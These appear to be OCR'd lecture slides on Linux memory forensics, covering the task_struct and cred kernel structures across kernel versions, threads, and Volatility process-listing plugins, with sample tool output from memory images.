Memory Forensics

Part II

Golden G. Richard III

Linux Processes

Linux Processes

- Every process on a Linux system is represented by a **`task_struct`** structure
- This structure describes a process and links associated resources:
  - PID
  - Parent / child relationships
  - Memory mappings
  - Network connections
  - Filesystem info
  - …

```
bigjoe:volatility golden$ python vol.py --profile=LinuxXubuntu1404x64 -f /Volumes/SLOWDATA/IMAGES-THUMB-BACKUP/MEMIMAGES/6623/NILES.lime linux_volshell
Volatility Foundation Volatility Framework 2.4
Current context: process init, pid=1 DTB=0x24ed01000
Welcome to volshell! Current memory image is:
file:///Volumes/SLOWDATA/IMAGES-THUMB-BACKUP/MEMIMAGES/6623/NILES.lime
To get help, type 'hh()'
>>> dt("task_struct")
 'task_struct' (6120 bytes)
0x0   : state                          ['long']
0x8   : stack                          ['pointer', ['void']]
0x10  : usage                          ['__unnamed_0x346']
0x14  : flags                          ['unsigned int']
0x18  : ptrace                         ['unsigned int']
0x20  : wake_entry                     ['llist_node']
0x28  : on_cpu                         ['int']
0x30  : last_wakee                     ['pointer', ['task_struct']]
0x38  : wakee_flips                    ['unsigned long']
0x40  : wakee_flip_decay_ts            ['unsigned long']
0x48  : wake_cpu                       ['int']
0x4c  : on_rq                          ['int']
0x50  : prio                           ['int']
0x54  : static_prio                    ['int']
0x58  : normal_prio                    ['int']
0x5c  : rt_priority                    ['unsigned int']
0x60  : sched_class                    ['pointer', ['sched_class']]
0x68  : se                             ['sched_entity']
0x1e0 : rt                             ['sched_rt_entity']
0x210 : sched_task_group               ['pointer', ['task_group']]
0x218 : preempt_notifiers              ['hlist_head']
0x220 : btrace_seq                     ['unsigned int']
0x224 : policy                         ['unsigned int']
0x228 : nr_cpus_allowed                ['int']
0x230 : cpus_allowed                   ['cpumask']
0x250 : sched_info                     ['sched_info']
0x270 : tasks                          ['list_head']
0x280 : pushable_tasks                 ['plist_node']
0x2a8 : mm                             ['pointer', ['mm_struct']]
```

```
0x440 : min_flt                        ['unsigned long']
0x448 : maj_flt                        ['unsigned long']
0x450 : cputime_expires                ['task_cputime']
0x468 : cpu_timers                     ['array', 3, ['list_head']]
0x498 : real_cred                      ['pointer', ['cred']]
0x4a0 : cred                           ['pointer', ['cred']]
0x4a8 : comm                           ['String', {'length': 16}]
```

```
>>> dt("cred")
 'cred' (160 bytes)
0x0   : usage                          ['__unnamed_0x346']
0x4   : uid                            ['__unnamed_0x2dd8']
0x8   : gid                            ['__unnamed_0x2df8']
0xc   : suid                           ['__unnamed_0x2dd8']
0x10  : sgid                           ['__unnamed_0x2df8']
0x14  : euid                           ['__unnamed_0x2dd8']
0x18  : egid                           ['__unnamed_0x2df8']
0x1c  : fsuid                          ['__unnamed_0x2dd8']
0x20  : fsgid                          ['__unnamed_0x2df8']
0x24  : securebits                     ['unsigned int']
0x28  : cap_inheritable                ['kernel_cap_struct']
0x30  : cap_permitted                  ['kernel_cap_struct']
0x38  : cap_effective                  ['kernel_cap_struct']
0x40  : cap_bset                       ['kernel_cap_struct']
0x48  : jit_keyring                    ['unsigned char']
0x50  : session_keyring                ['pointer', ['key']]
0x58  : process_keyring                ['pointer', ['key']]
0x60  : thread_keyring                 ['pointer', ['key']]
0x68  : request_key_auth               ['pointer', ['key']]
0x70  : security                       ['pointer', ['void']]
0x78  : user                           ['pointer', ['user_struct']]
0x80  : user_ns                        ['pointer', ['user_namespace']]
0x88  : group_info                     ['pointer', ['group_info']]
0x90  : rcu                            ['callback_head']
>>> dt("__unnamed_0x2dd8")
 '__unnamed_0x2dd8' (4 bytes)
0x0   : val                            ['unsigned int']
>>>
```

Linux `task_struct` Evolution

- 2.6.27-task_struct.pdf
- 2.6.35-task_struct.pdf
- 3.16-task_struct.pdf

```
struct task_struct {
        volatile long state;    /* -1 unrunnable, 0 runnable, >0 stopped */
        void *stack;
        atomic_t usage;
        unsigned int flags;     /* per process flags, defined below */
        unsigned int ptrace;

        int lock_depth;         /* BKL lock depth */

#ifdef CONFIG_SMP
#ifdef   ARCH_WANT_UNLOCKED_CTXSW
        int oncpu;
#endif
#endif

        int prio, static_prio, normal_prio;
        unsigned int rt_priority;
        const struct sched_class *sched_class;
        struct sched_entity se;
        struct sched_rt_entity rt;


/* process credentials */
        uid_t uid,euid,suid,fsuid;
        gid_t gid,egid,sgid,fsgid;
        struct group_info *group_info;
        kernel_cap_t   cap_effective, cap_inheritable, cap_permitted, cap_bset;
        struct user_struct *user;
        unsigned securebits;
```

2.6.27 task_struct

```
struct task_struct {
        volatile long state;    /* -1 unrunnable, 0 runnable, >0 stopped */
        void *stack;
        atomic_t usage;
        unsigned int flags;     /* per process flags, defined below */
        unsigned int ptrace;

        int lock_depth;         /* BKL lock depth */

#ifdef CONFIG_SMP
#ifdef   ARCH_WANT_UNLOCKED_CTXSW
        int oncpu;
#endif
#endif
```

2.6.35 task_struct

```
/* process credentials */
        const struct cred *real_cred;   /* objective and real subjective task
                                         * credentials (COW) */
        const struct cred *cred;        /* effective (overridable) subjective task
                                         * credentials (COW) */
        struct mutex cred_guard_mutex;  /* guard against foreign influences on
                                         * credential calculations
                                         * (notably. ptrace) */
```

```
struct task_struct {
        volatile long state;    /* -1 unrunnable, 0 runnable, >0 stopped */
        void *stack;
        atomic_t usage;
        unsigned int flags;     /* per process flags, defined below */
        unsigned int ptrace;

#ifdef CONFIG_SMP
        struct llist_node wake_entry;
        int on_cpu;
        struct task_struct *last_wakee;
        unsigned long wakee_flips;
        unsigned long wakee_flip_decay_ts;

        int wake_cpu;
#endif
        int on_rq;

/* process credentials */
        const struct cred __rcu *real_cred; /* objective and real subjective task
                                             * credentials (COW) */
        const struct cred __rcu *cred;  /* effective (overridable) subjective task
                                         * credentials (COW) */
        char comm[TASK_COMM_LEN]; /* executable name excluding path
                                     - access with [gs]et_task_comm (which lock
                                       it with task_lock())
                                     - initialized normally by setup_new_exec */
```


3.16 task_struct

Threads


- Threads in Linux are simply lightweight processes, created by the `clone()` system call
- Means each thread also has an associated `task_struct`
- "Lightweight" in the sense that resources (e.g., address space) are shared
- Threads associated with a parent process are linked via the

Another Snip of task_struct

```
0x2e4 : pid                    ['int']
0x2e8 : tgid                   ['int']
0x2f0 : stack_canary           ['unsigned long']
0x2f8 : real_parent            ['pointer', ['task_struct']]
0x300 : parent                 ['pointer', ['task_struct']]
0x308 : children               ['list_head']
0x318 : sibling                ['list_head']
0x328 : group_leader           ['pointer', ['task_struct']]
0x330 : ptraced                ['list_head']
0x340 : ptrace_entry           ['list_head']
0x350 : pids                   ['array', 3, ['pid_link']]
0x398 : thread_group           ['list_head']
0x3a8 : vfork_done             ['pointer', ['completion']]
0x3b0 : set_child_tid          ['pointer', ['int']]
0x3b8 : clear_child_tid        ['pointer', ['int']]
0x3c0 : utime                  ['unsigned long long']
0x3c8 : stime                  ['unsigned long long']
0x3d0 : utimescaled            ['unsigned long long']
0x3d8 : stimescaled            ['unsigned long long']
```



Process Relationships



Source: Understanding the Linux Kernel, 3rd Ed.

Linux Process Listing Plugins

- **`linux_pslist`**
  - enumerates processes by walking the active process list
- **`linux_psaux`**
  - enumerates processes like `ps -aux`
- **`linux_pstree`**
  - tree view of process list, showing parent/child relationships
- **`linux_threads`**
  - List all processes/threads
- **`linux_pidhashtable`**
  - enumerates processes/threads by walking the PID hash table
- **`linux_pslist_cache`**
  - looks for `task_structs` in memory allocator (NOT for SLUB)
- **`linux_psxview`**
  - cross-validates sources above + others


```
bigjoe:volatility golden$ python vol.py --profile=LinuxXubuntu1404x64 -f ~/Documents/Virtual\ Machines.localized/XUbuntu\ 64-bit.vmwarevm/XUbuntu\ 64-bit-4c3a7f35.vmem
linux_pslist
Volatility Foundation Volatility Framework 2.4
Offset             Name                 Pid             Uid             Gid    DTB                Start Time
------------------ -------------------- --------------- --------------- ------ ------------------ ----------
0xffff88007c160000 init                 1               0               0      0x000000007b4ad000 0
0xffff88007c1617f0 kthreadd             2               0               0      ------------------ 0
0xffff88007c162fe0 ksoftirqd/0          3               0               0      ------------------ 0
0xffff88007c1647d0 kworker/0:0          4               0               0      ------------------ 0
0xffff88007c165fc0 kworker/0:0H         5               0               0      ------------------ 0
0xffff88007c190000 kworker/u128:0       6               0               0      ------------------ 0
0xffff88007c1917f0 rcu_sched            7               0               0      ------------------ 0
0xffff88007c192fe0 rcuos/0              8               0               0      ------------------ 0
0xffff88007c1947d0 rcuos/1              9               0               0      ------------------ 0
0xffff88007c195fc0 rcuos/2              10              0               0      ------------------ 0
0xffff88007c1a8000 rcuos/3              11              0               0      ------------------ 0
0xffff88007c1a97f0 rcuos/4              12              0               0      ------------------ 0
0xffff88007c1aafe0 rcuos/5              13              0               0      ------------------ 0
0xffff88007c1ac7d0 rcuos/6              14              0               0      ------------------ 0
0xffff88007c1adfc0 rcuos/7              15              0               0      ------------------ 0
0xffff88007c1b8000 rcuos/8              16              0               0      ------------------ 0
0xffff88007c1b97f0 rcuos/9              17              0               0      ------------------ 0
0xffff88007c1bafe0 rcuos/10             18              0               0      ------------------ 0
0xffff88007c1bc7d0 rcuos/11             19              0               0      ------------------ 0
0xffff88007c1bdfc0 rcuos/12             20              0               0      ------------------ 0
                                                                                                  ...
0xffff880054be8000 udisksd              2473            0               0      0x0000000054bd9000 0
0xffff8800661017f0 gvfs-afc-volume      2488            1000            1000   0x0000000052c88000 0
0xffff880052cbdfc0 gvfs-gphoto2-vo      2493            1000            1000   0x0000000052d4b000 0
0xffff880052d8afe0 gvfs-mtp-volume      2498            1000            1000   0x0000000052dca000 0
0xffff8800691bdfc0 panel-4-systray      2508            1000            1000   0x0000000052dfe000 0
0xffff880052d897f0 panel-5-indicat      2509            1000            1000   0x0000000052e8f000 0
0xffff880052e597f0 gvfsd-trash          2511            1000            1000   0x0000000052e4f000 0
0xffff880052eb17f0 gconfd-2             2517            1000            1000   0x0000000052ece000 0
0xffff880052c447d0 init                 2546            1000            1000   0x0000000050124000 0
0xffff880052cbafe0 indicator-messa      2548            1000            1000   0x0000000050204000 0
0xffff8800500e5fc0 indicator-sound      2553            1000            1000   0x0000000050257000 0
0xffff8800362b0000 obex-data-serve      2691            1000            1000   0x00000000501ed000 0
0xffff8800691ac7d0 update-manager       2731            1000            1000   0x0000000079d91000 0
0xffff8800362b2fe0 dconf-service        2735            1000            1000   0x00000000502f6000 0
0xffff88006628c7d0 gnome-terminal       2770            1000            1000   0x000000005038e000 0
0xffff880000175fc0 gnome-pty-helpe      2774            1000            1000   0x00000000503c1000 0
0xffff8800362a5fc0 bash                 2775            1000            1000   0x00000000503dd000 0
0xffff8800661d5fc0 gunsd                2834            0               0      0x0000000043f2c000 0
```

```
bigjoe:volatility golden$ python vol.py --profile=LinuxXubuntu1404x64 -f ~/Documents/Virtual\ Machines.localized/XUbuntu\ 64-bit.vmwarevm/XUbuntu\ 64-bit-4c3a7f35.vmem
 linux_psaux
Volatility Foundation Volatility Framework 2.4
Pid    Uid    Gid    Arguments
1      0      0      /sbin/init auto noprompt
2      0      0      [kthreadd]
3      0      0      [ksoftirqd/0]
4      0      0      [kworker/0:0]
5      0      0      [kworker/0:0H]
6      0      0      [kworker/u128:0]
7      0      0      [rcu_sched]
8      0      0      [rcuos/0]
9      0      0      [rcuos/1]
10     0      0      [rcuos/2]
11     0      0      [rcuos/3]
12     0      0      [rcuos/4]
13     0      0      [rcuos/5]
14     0      0      [rcuos/6]
```

...

```
1963   0      0      lightdm --session-child 12 19
1967   1001   1001   /bin/sh /home/vncuser/.vnc/xstartup
1972   0      0      /sbin/getty -8 38400 tty1
1977   1001   1001   vncconfig -nowin
1984   1001   1001   chromium-browser --enable-pinch --window-size=1024,768 --window-position=1,1
1991   1001   1001   chromium-browser --enable-pinch --window-size=1024,768 --window-position=1,1
1992   1001   1001   /usr/lib/chromium-browser/chrome-sandbox /usr/lib/chromium-browser/chromium-browser --type=zygote
1993   1001   1001   chromium-browser --type=zygote
2017   1001   1001   chromium-browser --type=zygote
2047   1001   1001   /usr/lib/chromium-browser/chro
2055   1001   1001   dbus-launch --autolaunch=856161cd6577127fe5722cb353ed1bd9 --binary-syntax --close-stderr
2056   1001   1001   //bin/dbus-daemon --fork --print-pid 5 --print-address 7 --session
2106   1000   1000   /usr/bin/gnome-keyring-daemon --daemonize --login
2108   1000   1000   init --user
2225   1000   1000   ssh-agent -s
2229   1000   1000   dbus-daemon --fork --session --address=unix:abstract=/tmp/dbus-Yvo8riLG7N
2237   1000   1000   upstart-event-bridge
2256   1000   1000   upstart-file-bridge --daemon --user
2258   1000   1000   upstart-dbus-bridge --daemon --system --user --bus-name system
2260   1000   1000   upstart-dbus-bridge --daemon --session --user --bus-name session
2286   1000   1000   /usr/lib/at-spi2-core/at-spi-bus-launcher
2291   1000   1000   /bin/dbus-daemon --config-file=/etc/at-spi2/accessibility.conf --nofork --print-address 3
2300   1000   1000   /usr/lib/at-spi2-core/at-spi2-registryd --use-gnome-session
```

```
bigjoe:volatility golden$ python vol.py --profile=LinuxXubuntu1404x64 -f ~/Documents/Virtual\ Machines.localized/XUbuntu\ 64-bit.vmwarevm/XUbuntu\ 64-bit-4c3a7f35.vmem
 linux_pstree
Volatility Foundation Volatility Framework 2.4
Name                 Pid             Uid
init                 1               0
.upstart-udev-br     458             0
.systemd-udevd       468             0
.dbus-daemon         548             102
..dbus-daemon        3134            102
...dbus-daemon-lau   3135            102
.systemd-logind      601             0
.bluetoothd          591             0
.rsyslogd            619             101
.avahi-daemon        637             111
..avahi-daemon       638             111
.upstart-file-br     677             0
.ModemManager        827             0
.NetworkManager      866             0
..dnsmasq            1454            65534
.polkitd             890             0
.upstart-socket-     938             0
.getty               1043            0
.getty               1052            0
.getty               1060            0
.getty               1061            0
.getty               1064            0
.sshd                1106            0
.anacron             1114            0
..sh                 3043            0
...run-parts         3044            0
....apt              3055            0
.....sleep           3090            0
.acpid               1115            0
.cron                1116            0
.kerneloops          1118            106
.whoopsie            1127            109
.lightdm             1175            0
..Xorg               1228            0
..lightdm            1963            0
...init              2108            1000
....ssh-agent        2225            1000
....dbus-daemon      2229            1000
....upstart-event-b  2237            1000
....upstart-file-br  2256            1000
....upstart-dbus-br  2258            1000
....upstart-dbus-br  2260            1000
....at-spi-bus-laun  2286            1000
.....dbus-daemon     2291            1000
....at-spi2-registr  2300            1000
....sh               2335            1000
.....xfce4-session   2359            1000
....gvfsd            2338            1000
....gvfsd-fuse       2348            1000
....xfconfd          2362            1000
....xfwm4            2370            1000
....xfce4-panel      2374            1000
.....panel-1-whisker 2470            1000
.....panel-4-systray 2508            1000
.....panel-5-indicat 2509            1000
....Thunar           2376            1000
....xfdesktop        2378            1000
....light-locker     2380            1000
```




